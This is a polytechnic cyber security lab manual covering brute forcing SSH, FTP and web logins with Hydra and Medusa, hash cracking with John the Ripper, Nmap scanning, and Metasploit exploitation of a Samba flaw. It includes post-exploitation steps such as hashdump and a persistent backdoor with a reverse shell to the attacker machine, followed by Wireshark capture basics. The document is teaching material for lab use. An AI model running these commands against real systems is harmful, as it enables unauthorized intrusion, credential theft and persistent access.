Government Polytechnic Kanpur
POST GRADUATE DIPLOMA IN

CYBER SECURITY

LAB MANUAL

Networking Concepts & Security Lab Manual

Lab Title: [**Networking Concepts & Security Lab Manual**]
Subject: [Networking Concepts & Security]
Course: [POST GRADUATE DIPLOMA IN CYBER SECURITY]
Semester: [1st Semester)]
Session: [2024-2025]
Lab Instructor: [**Mr. Himanshu Singh**]

Submitted by:
Name:_____
EnRollment Number:_____
Class: [Cyber Security 1ST Semester]

INDEX

SR NO	DATE	OBJECTIVE	PAGE NO	REMARKS
1.	09/09/2024	**Objective 1:** Brute force attack using open-source tools.		
2.	18/09/2024	**Objective 2:** Identifying network attacks using Nmap, Metasploit.		
3.	25/09/2024	**Objective 3:** Selecting a Capture Interface and Creating a PCAP File using Wireshark		
4.	30/09/2024	**Objective 4:** Using Capture Filters in Wireshark.		
5.	07/10/2024	**Objective 5:** Finding a Text String in a Trace File using Wireshark.		
6.	14/10/2024	**Objective 6:** Understanding Packet Loss and Recovery process.		
7.	21/10/2024	**Objective 7:** Identifying DOS & DDOS Attack.		
8.	30/10/2024	**Objective 8:** VPN & VOIP pentesting using open-source tools.		
9.	13/11/2024	**Objective 9:** Demonstration of IDS using or any other open-source tool.		
10.	18/11/2024	**Objective 10:** Demonstration of IPS using snort or any other open-source tool.		

List of Practical's:

1. Brute force attack using open-source tools.
2. Identifying network attacks using Nmap, Metasploit.
3. Selecting a Capture Interface and creating the first pcap file using Wireshark.
4. Using Capture filters in Wireshark.
5. Finding a Text String in a Trace File using Wireshark.
6. Understanding Packet Loss and Recovery process.
7. Identifying DOS & DDOS Attack.
8. VPN & VOIP pentesting using open-source tools.
9. Demonstration of IDS using or any other open-source tool.
10. Demonstration of IPS using snort or any other open-source tool.

Networking Concepts & Security SYLLABUS:

DETAILED CONTENTS

Unit I:

Introduction to Network Security
Types of networks,
IP Address,
NAT,
IP Subnets,
DHCP Server,
Ports,
DNS,
Proxy Servers,
Virtual Private Networks,
DNS Server,
OSI and TCP/IP Model,
TCP Vs. UDP,
Routers,
Switches,
Endpoint solutions,
Access Directory,
TOR Network.
Networking Devices (Layer1,2,3) -
Different types of network layer attacks–
Firewall (ACL, Packet Filtering, DMZ, Alerts and
Audit Trails) – IDS, IPS and its types (Signature based, Anomaly based, Policy based, Honeypot based)
and setup.

Unit II:

Virtual Private Networks

VPN and its types
–Tunnelling Protocols
– Tunnel and Transport Mode
–Authentication Header
Encapsulation Security Payload (ESP)-
IPSEC Protocol Suite – IKE PHASE 1,
II – Generic Routing
Encapsulation (GRE).
Implementation of VPNs.

Unit III:

Network Attacks Part 1

Sniffing concepts,
Sniffing Techniques
MAC Attack,

DHCP attack,
ARP poisoning,
Spoofing,
DNS poisoning.
Wireshark,
packet analysis,
display and capture filters,
Ettercap,
sniffing counter
measures,
sniffing protection tools.
Denial of service (DOS)/Distributed Denial of service (DDOS):
Concepts, DOS/DDOS Technique,
Botnets,
DDOS, DOS/DDOS attacking tools,
DOS/DDOS counter Measures,
DOS/DDOS
protection tools.
Vulnerability scanning tools:
Concepts, Scanning Techniques,
Tools: Nessus,
OpenVAS,
Sparta,
Nexpose,
Nmap.
Network Scanning Report Generation,
Striping,
Router attacks,
VPN pentesting,
VOIP pentesting,
Enumeration techniques:
SMTP,
SNMP,
IPsec, VOIP,
RPC,
Telnet,
FTP,
TFTP,
SMP,
IPV6 and BGP.

Unit IV: Network Attacks Part 2

Network Exploitation OS Detection in network,
Scanning: nmap, open ports,
filtered ports,

service detection,
metasploit framework,
interface of metasploit framework,
network vulnerability
assessment, evade anti viruses and firewalls,
metasploit scripting,
exploits,
vulnerabilities,
payloads,
custom payloads
nmap configuration,
Social Engineering toolkit,
Xero sploit Framework,
exploits
delivery, burp-suite,
End Point Security.

Unit V: Wireless Attacks

Wireless concept, wireless encryption, wireless threats, wireless hacking methodology, wireless hacking and security tools, Bluetooth hacking, countermeasures to wireless threats, Protocols, MAC
Filtering, Packet Encryption, Packet Sniffing, Types of authentications, ARP Replay attack, Fake Authentication Attack, De authentication, Attacks on WEP, WPA and WPA-2 Encryption, fake hotspots, evil twin attack, fluxion framework

List of Practical's:

1. **Brute force attack using open-source tools.**
2. **Identifying network attacks using Nmap, Metasploit.**
3. **Selecting a Capture Interface and creating the first pcap file using Wireshark.**
4. **Using Capture filters in Wireshark.**
5. **Finding a Text String in a Trace File using Wireshark.**
6. **Understanding Packet Loss and Recovery process.**
7. **Identifying DOS & DDOS Attack.**
8. **VPN & VOIP pentesting using open-source tools.**
9. **Demonstration of IDS using or any other open-source tool.**
10. **Demonstration of IPS using snort or any other open-source tool.**

Lab Manual 01: Brute Force Attack using Open-Source Tools

Objective:

The aim of this lab is to demonstrate the steps involved in carrying out brute force attacks using various open-source tools. A brute force attack is a method used to gain access to a system by trying all possible password combinations until the correct one is found. We will use tools like Hydra, Medusa, and John the Ripper.

Pre-requisites:

- Basic understanding of network protocols (SSH, FTP, HTTP, etc.)
- Kali Linux or any Linux distribution with the tools installed
-
- Target system with weak credentials for testing
- Administrative privileges on your machine

Tools:

- **Hydra**: A powerful tool for performing password attacks against various protocols like SSH, FTP, HTTP, etc.
- **Medusa**: A fast, parallel, and modular login brute-forcer.
- **John the Ripper**: Primarily used for password cracking by brute force or dictionary attacks.

Ethical Considerations:

This lab is for educational purposes only. It is illegal to attack systems without permission. Always ensure you have explicit consent to test the systems and applications involved.

Lab 1: Brute Forcing SSH using Hydra

THEORY

How to use SSH to connect to a remote server in Linux | ssh Command

Secure Shell, commonly known as SSH, is like a super-secure way to talk to faraway computers, called servers.
It's like a secret tunnel on the internet that keeps your conversations safe and private.
Imagine you're sending a letter, and instead of sending it openly, you put it in a magic envelope that only you and the person you're sending it to can open. That's what SSH does for your computer talks.
those who are just starting with this stuff, to understand how to use SSH.
We'll show you the steps to use a special command (think of it like a secret handshake) to connect your computer to a faraway server in the world of Linux.
By the end of this guide, you'll be more confident in using SSH to make your computer talks safe and secure when dealing with those remote servers.

What is SSH ?

SSH, or Secure Shell, constitutes a cryptographic network protocol designed to enable secure communication between two systems over networks that may not be secure.
This protocol is widely employed for remote access to servers and the secure transmission of files between computers.
In essence, SSH acts as a secure conduit, establishing a confidential channel for communication in scenarios where the network may pose security risks. This technology is instrumental for professionals seeking a reliable and secure method of managing servers and transferring sensitive data across computers in a controlled and protected manner. ssh runs at TCP/IP port 22.

Syntax of SSH Command in Linux

The basic syntax for using the SSH command is as follows:
ssh [username]@[hostname or IP address]
Here,
Replace [**username**] with your remote server username, and [**hostname or IP address**] with the server's hostname or IP address.

Goal:

Crack an SSH login using a brute force attack with Hydra.

Step 1: Install Hydra

1. On Kali Linux, Hydra is pre-installed. If not, install it using:

   sudo apt-get install hydra

Step 2: Identify the Target

- In this example, the target IP is 192.168.1.100, and the service is SSH on port 22.

Step 3: Create or Obtain a Wordlist

- Wordlists are key to brute force attacks. Kali Linux comes with a default wordlist at /usr/share/wordlists/rockyou.txt.

  sudo gunzip /usr/share/wordlists/rockyou.txt.gz

Step 4: Command for Hydra

- Use the following Hydra command:

  hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100

  - -l root: Specifies the username.
  - -P /path/to/wordlist: Specifies the path to the password wordlist.
  - ssh://192.168.1.100: Target SSH service.

Step 5: Observe Results

- Hydra will attempt to brute force the password for the SSH service.
- If successful, it will display the cracked password in the terminal.

Explanation:

Hydra works by sending multiple authentication attempts based on the wordlist provided. It tries each word from the list as the password until it finds the correct one. This attack assumes the username is known.

Lab 1.2: Brute Forcing FTP using Medusa

Goal:

Crack an FTP login using Medusa.

Step 1: Install Medusa

- Install Medusa on Kali Linux:

  sudo apt-get install medusa

Step 2: Identify the Target

- Target IP: 192.168.1.100
- Service: FTP on port 21

Step 3: Command for Medusa

- Use the following command:

  medusa -h 192.168.1.100 -u admin -P /usr/share/wordlists/rockyou.txt -M ftp

  - -h 192.168.1.100: Specifies the target IP.
  - -u admin: Username for the FTP service.
  - -P /path/to/wordlist: Password wordlist path.
  - -M ftp: Specifies the service (FTP).

Step 4: Observe Results

- Medusa will try to brute force the login. If successful, the correct password will be displayed.

Explanation:

Medusa works similarly to Hydra but is designed for high-speed parallel brute forcing. It tries multiple usernames and passwords in parallel, making it a faster alternative.

Lab 1.3: Offline Password Cracking with John the Ripper

Goal:

Crack hashed passwords stored in a file.

Step 1: Install John the Ripper

- On Kali Linux:

  sudo apt-get install john

Step 2: Obtain or Create a Hash File

- You can obtain a hash file from /etc/shadow (Linux password hashes) or create your own using tools like openssl.

  openssl passwd -1 password123

Step 3: Command for John the Ripper

- Save the hash output to a file, e.g., hash.txt, and run:

Step 4: Observe Results

- John will try to crack the hash using the provided wordlist. If successful, it will display the cracked password.

Explanation:

John the Ripper uses brute force or dictionary attacks to crack password hashes offline. It's extremely efficient when working with password hash files, making it ideal for post-exploitation scenarios where you have access to a system's password file.

Lab 1.4: Web Brute Force Attack using Hydra (HTTP POST Form)

Goal:

Crack login forms for web applications.

Step 1: Inspect the Web Form

- Open the browser and inspect the login form's HTML. For example:

```
<form action="/login" method="POST">
   <input type="text" name="username">
   <input type="password" name="password">
</form>
```

Step 2: Command for Hydra

- Use the following command to brute force the web login:

  hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.100 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect"

  - /login: Path to the login form.
  - username=^USER^&password=^PASS^: Field names and placeholders.
  - F=incorrect: Failure message when login fails.

Step 3: Observe Results

- Hydra will attempt to brute force the login form. If successful, the correct password will be shown.

Explanation:

Hydra sends HTTP POST requests with different username/password combinations based on the form's field names and the response for failed logins. This attack can be customized for any web form.

Conclusion:

In this lab manual, we have explored different methods of brute force attacks using Hydra, Medusa, and John the Ripper. These tools highlight the importance of strong, complex passwords and account protection mechanisms like rate-limiting and CAPTCHAs.

Recommendations for defense against brute force attacks:

- Use strong passwords.
- Implement account lockout mechanisms after a number of failed attempts.
- Use multi-factor authentication (MFA).
- Enable CAPTCHA to prevent automated brute force attempts.

Lab Manual 02: Identifying Network Attacks using Nmap and Metasploit

Objective:

The purpose of this lab is to learn how to use **Nmap** and **Metasploit** to identify potential network vulnerabilities and attacks. You will explore techniques for scanning a network, identifying open ports, and detecting possible vulnerabilities that an attacker may exploit.

Pre-requisites:

- Basic knowledge of TCP/IP networking, services, and ports
- A lab setup with virtual machines or a local network to scan
- A Kali Linux machine or any Linux distribution with **Nmap** and **Metasploit** installed
- Target system or vulnerable machine (e.g., Metasploitable, a purposely vulnerable machine for practice)

Tools:

- **Nmap**: A powerful open-source network scanning tool used for discovering hosts and services on a computer network.
- **Metasploit Framework**: A platform for developing, testing, and executing exploits against vulnerable machines or networks.

Ethical Considerations:

Only perform these activities in a controlled environment where you have explicit permission to scan and attack systems. Unauthorized scanning or exploitation of systems can lead to legal consequences.

Lab 2.1: Network Scanning and Identification using Nmap

Goal:

Identify open ports, services, and potential vulnerabilities on a target machine using **Nmap**.

Step 1: Install Nmap

- Nmap is usually pre-installed on Kali Linux. If not, install it:

```
sudo apt-get install nmap
```

Step 2: Identify the Target

- Determine the IP address of the target machine. For this lab, assume the target machine's IP is `192.168.1.105`.

Step 3: Perform a Simple Ping Scan

- To check if the target is alive, run the following command:

  ```
  nmap -sn 192.168.1.105
  ```

  - `-sn`: This option tells Nmap to perform a simple ping scan to check if the target is up.

Step 4: Perform a Port Scan

- Scan the target machine for open ports and services:

  ```
  nmap -sS -p- 192.168.1.105
  ```

  - `-sS`: SYN scan (stealth scan) to discover open ports.
  - `-p-`: Scans all 65535 TCP ports.

Step 5: Perform a Service and Version Scan

- Once you identify open ports, scan them to discover the services and their versions:

  ```
  nmap -sV -p 22,80,445 192.168.1.105
  ```

  - `-sV`: Detects versions of the services running on open ports.

Step 6: Perform a Vulnerability Scan

- To identify known vulnerabilities in the services discovered, use:

  ```
  nmap --script vuln 192.168.1.105
  ```

  - `--script vuln`: Runs vulnerability detection scripts on the identified services.

Step 7: Analyze Results

- **Nmap will output the open ports, running services, versions, and any known vulnerabilities.**

Explanation:

Nmap uses various scanning techniques to discover open ports and services. The version scan (`-sV`) helps identify the exact software versions running on open ports, which can be useful for finding specific vulnerabilities. The `vuln` script can automate the process of finding vulnerabilities, giving an overview of the potential attack surface of the target.

Lab 2.2: Exploiting Vulnerabilities using Metasploit

Goal:

Use **Metasploit** to identify and exploit vulnerabilities found in the Nmap scan.

Step 1: Install Metasploit Framework

- On Kali Linux, Metasploit is pre-installed. If not, install it:

  ```
  sudo apt-get install metasploit-framework
  ```

Step 2: Start Metasploit Console

- Start the Metasploit Framework console by running:

  ```
  msfconsole
  ```

Step 3: Search for Vulnerabilities

- Based on the Nmap scan, search for an exploit for the vulnerable service. For instance, if you find that the target is running a vulnerable version of Samba (SMB), use the following command to search for related exploits:

  ```
  search smb
  ```

Step 4: Select the Appropriate Exploit

- Choose an exploit from the search results. For example, to use the **Samba CVE-2017-7494** exploit:

  ```
  use exploit/linux/samba/is_known_pipename
  ```

Step 5: Set the Target

- Set the target IP address in the exploit configuration:

  ```
  set RHOST 192.168.1.105
  ```

Step 6: Set the Payload

- Choose the payload to use. For instance, if you want a reverse shell, set it:

  ```
  set payload linux/x86/meterpreter/reverse_tcp
  ```

Step 7: Set the Local Host

- Set your attack machine's IP as the listening host for the reverse shell:

  ```
  set LHOST 192.168.1.101
  ```

Step 8: Exploit the Target

- Run the exploit:

```
exploit
```

Step 9: Gain Access to the Target

- If successful, Metasploit will give you access to the target machine using the payload you selected (e.g., a Meterpreter session).

Explanation:

Metasploit is a powerful framework for identifying and exploiting vulnerabilities. By leveraging the results of Nmap, you can find specific exploits for vulnerable services and execute them, potentially gaining access to the target system.

Lab 2.3: Post-Exploitation Techniques

Goal:

Once you have access to a target machine, perform post-exploitation tasks such as privilege escalation, data collection, and backdoor installation.

Step 1: Check System Information

- After gaining access, gather system information:

```
sysinfo
```

Step 2: Privilege Escalation

- Attempt to escalate privileges. Use the **getsystem** command if using Meterpreter:

```
getsystem
```

    - This command attempts to gain administrative privileges on the target machine.

Step 3: Dump Password Hashes

- If the target is a Windows machine, dump password hashes:

```
hashdump
```

Step 4: Capture Screenshots

- Capture screenshots of the target's desktop:

```
screenshot
```

Step 5: Install a Persistent Backdoor

- Set up a persistent backdoor so you can re-enter the system:

```
persistence -U -i 60 -p 4444 -r 192.168.1.101
```

Explanation:

Post-exploitation refers to the actions performed after an attacker gains access to a system. This includes gathering system information, escalating privileges to gain more control, and creating persistence mechanisms to ensure future access.

Lab 2.4: Scanning for Active Exploits using Nmap and Metasploit Integration

Goal:

Integrate Nmap with Metasploit to automatically scan and identify active exploits on a target machine.

Step 1: Run Nmap and Output to XML

- Use Nmap to scan the target and save the results in XML format:

```
nmap -sS -sV -oX scan.xml 192.168.1.105
```

Step 2: Import Nmap Scan Results into Metasploit

- In the Metasploit console, import the scan results:

```
db_import scan.xml
```

Step 3: Use the Autopwn Feature

- Use the Metasploit `autopwn` feature to automatically match exploits to the vulnerabilities found:

```
db_autopwn -p -t
```

Step 4: Review the Exploits

- Metasploit will attempt to exploit the discovered vulnerabilities based on the scan results. You can review which exploits were successful or failed.

Explanation:

By integrating Nmap with Metasploit, you can streamline the process of scanning a network and identifying matching exploits. This workflow allows you to quickly determine the attack surface of a network and execute attacks based on the vulnerabilities found.

Conclusion:

In this lab manual, we explored how to use Nmap for network scanning and identifying vulnerabilities, and how to use Metasploit to exploit those vulnerabilities. These tools are essential for penetration testing and vulnerability assessment, offering powerful capabilities for both attackers and defenders.

Recommendations for defense against network attacks:

- Regularly update services and patch known vulnerabilities.
- Use firewalls to block unnecessary open ports.
- Monitor network traffic for unusual activity.
- Perform regular vulnerability assessments to detect weaknesses before attackers can exploit them.

Lab Manual 03: Selecting a Capture Interface and Creating a PCAP File using Wireshark:

Objective

The goal of this lab is to capture live network traffic by selecting a capture interface in Wireshark and saving the captured data in a PCAP (Packet Capture) file for further analysis.

Prerequisites

Wireshark installed on your system.

Administrator/root privileges on your machine (to capture network traffic).

Basic understanding of network interfaces and traffic.

Tools

Wireshark: Open-source network protocol analyzer used for capturing and analyzing network traffic.

Lab Steps

Step 1: Launch Wireshark

Windows: Double-click the Wireshark icon or search for "Wireshark" in the start menu and open it.

Linux/MacOS: Open a terminal and type:

sudo wireshark

Note: You may need to enter your password to run Wireshark with administrative privileges.

Step 2: Select a Capture Interface

Wireshark allows you to capture network traffic from different interfaces on your machine, such as:

Ethernet (LAN)

Wi-Fi (Wireless)

Virtual interfaces (used by virtual machines, VPNs, etc.)

View available interfaces: Once Wireshark is open, you will see a list of available network interfaces on the main screen.

Check traffic activity: Each interface shows real-time traffic activity (graph or numerical display).

Tip: Choose an interface with noticeable traffic flow, as this indicates network activity.

Select the interface:

Click the interface you want to capture traffic from (e.g., Wi-Fi, Ethernet, etc.).

Step 3: Start Capturing Traffic

Start the capture:

After selecting the interface, click the blue shark fin icon (top left) or go to Capture > Start to begin capturing the traffic.

Alternatively, right-click on the interface and choose Start Capture.

View live traffic:

As soon as you start capturing, packets (network traffic) will appear in the packet list pane.

The data will include packet number, timestamp, source and destination IP addresses, protocol used, length, and info.

Step 4: Stop Capturing Traffic

Stop the capture:

Once you've captured enough data or want to stop, click the red square icon (top left) or go to Capture > Stop.

Alternatively, press Ctrl + E on your keyboard to stop the capture.

Important: Don't forget to stop the capture to avoid capturing unnecessary data, which can lead to large files.

Step 5: Save Captured Traffic to a PCAP File

Save the capture:

After stopping the capture, go to File > Save As or press Ctrl + S.

Choose the file format:

In the save dialog box, ensure the file type is set to pcap or pcapng (Wireshark's default format).

Enter a filename (e.g., my_first_capture.pcap), and choose a location to save the file.

Verify saved file:

Navigate to the folder where you saved the file and verify that the file exists with the .pcap extension.

Step 6: Open and Analyze Your PCAP File (Optional)

Open a saved PCAP file:

In Wireshark, go to File > Open and browse to the PCAP file you saved.

Analyze traffic:

Once opened, you can inspect individual packets, filter traffic, or search for specific protocols, addresses, or data.


Additional Tips

Filter traffic during capture: You can apply filters while capturing by clicking on the filter box and entering expressions (e.g., tcp, http, icmp).

Real-time statistics: Go to Statistics > Summary to get an overview of the capture, such as the number of packets, data size, and capture duration.

Conclusion

By following this lab, you now know how to select the appropriate capture interface in Wireshark, capture live network traffic, and save it to a PCAP file. This is the foundation for further packet analysis and network troubleshooting.



Wireshark tutorial

https://www.javatpoint.com/wireshark

WIRESHARK

Wireshark is an open-source packet analyzer, which is used for **education, analysis, software development, communication protocol development, and network troubleshooting**.

It is used to track the packets so that each one is filtered to meet our specific needs. It is commonly called as a **sniffer, network protocol analyzer, and network analyzer**. It is also used by network security engineers to examine security problems.

Wireshark is a free to use application which is used to apprehend the data back and forth. It is often called as a free packet sniffer computer application. It puts the network card into an unselective mode, i.e., to accept all the packets which it receives.

USE OF WIRESHARK:

1. It is used by network security engineers to examine security problems.
2. It allows the users to watch all the traffic being passed over the network.
3. It is used by network engineers to troubleshoot network issues.
4. It also helps to troubleshoot latency issues and malicious activities on your network.
5. It can also analyze dropped packets.
6. It helps us to know how all the devices like laptop, mobile phones, desktop, switch, routers, etc., communicate in a local network or the rest of the world.

What is a packet?

A packet is a unit of data which is transmitted over a network between the origin and the destination. Network packets are small, i.e., maximum **1.5 Kilobytes for Ethernet packets and 64 Kilobytes for IP packets**. The data packets in the Wireshark can be viewed online and can be analyzed offline.

Functionality of Wireshark:

Wireshark is similar to tcpdump in networking. **Tcpdump** is a common packet analyzer which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer. It has a graphic end and some sorting and filtering functions. **Wireshark users can see all the traffic passing through the network.**

Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface. But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic. The various network taps or **port mirroring** is used to extend capture at any point.


Features of Wireshark


- It is multi-platform software, i.e., it can run on Linux, Windows, OS X, FreeBSD, NetBSD, etc.
- It is a standard three-pane packet browser.
- It performs deep inspection of the hundreds of protocols.
- It often involves live analysis, i.e., from the different types of the network like the Ethernet, loopback, etc., we can read live data.
- It has sort and filter options which makes ease to the user to view the data.
- It is also useful in VoIP analysis.
- It can also capture raw USB traffic.
- Various settings, like timers and filters, can be used to filter the output.
- It can only capture packet on the PCAP (an application programming interface used to capture the network) supported networks.
- Wireshark supports a variety of well-documented capture file formats such as the PcapNg and Libpcap. These formats are used for storing the captured data.
- It is the no.1 piece of software for its purpose. It has countless applications ranging from the **tracing down, unauthorized traffic, firewall settings, etc**.

Installation of Wireshark Software

Below are the steps to install the **Wireshark software** on the computer:

- Open the web browser.
- Search for '**Download Wireshark**.'
- Select the Windows installer according to your system configuration, either 32-bt or 64-bit. Save the program and close the browser.
- Now, open the software, and follow the install instruction by accepting the license.
- The Wireshark is ready for use




Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
Time Source Destination Protocol Length Info
37 25.869900 23.200.239.129 10.0.0.66 HTTP 205 HTTP/1.1 200 OK (text/html)
38 25.870122 10.0.0.66 23.200.239.129 TCP 54 62669 → 80 [FIN, ACK] Seq=83 Ack=152 Win=17152 Len=0
39 25.881064 23.200.239.129 10.0.0.66 TCP 54 80 → 62669 [FIN, ACK] Seq=152 Ack=84 Win=29312 Len=0
40 25.881195 10.0.0.66 23.200.239.129 TCP 54 62669 → 80 [ACK] Seq=84 Ack=153 Win=17152 Len=0
41 27.034942 fe80::7168:2e7a:10c… ff02::1:2 DHCPv6 148 Solicit XID: 0xf26786 CID: 0001000124c85b70409f385ab261
42 28.057237 10.0.0.23 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
43 29.081169 10.0.0.23 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
Frame 1: 167 bytes on wire (1336 bits), 167 bytes captured (1336 bits) on interface 0
Ethernet II, Src: XiaomiCo_06:a0:5f (e4:46:da:06:a0:5f), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
Internet Protocol Version 4, Src: 10.0.0.40, Dst: 239.255.255.250
User Datagram Protocol, Src Port: 42575, Dst Port: 1900
Simple Service Discovery Protocol
01 00 5e 7f ff fa e4 46 da 06 a0 5f 08 00 45 00
00 99 75 e3 40 00 02 11 08 4f 0a 00 00 28 ef ff
ff fa a6 4f 07 6c 00 85 29 7d 4d 2d 53 45 41 52
43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48
4f 53 54 3a 20 32 33 39 2e 32 35 35 2e 32 35 35
2e 32 35 30 3a 31 39 30 30 0d 0a 4d 41 4e 3a 20
22 73 73 64 70 3a 64 69 73 63 6f 76 65 72 22 0d
0a 4d 58 3a 20 31 0d 0a 53 54 3a 20 75 72 6e 3a
64 69 61 6c 2d 6d 75 6c 74 69 73 63 72 65 65 6e
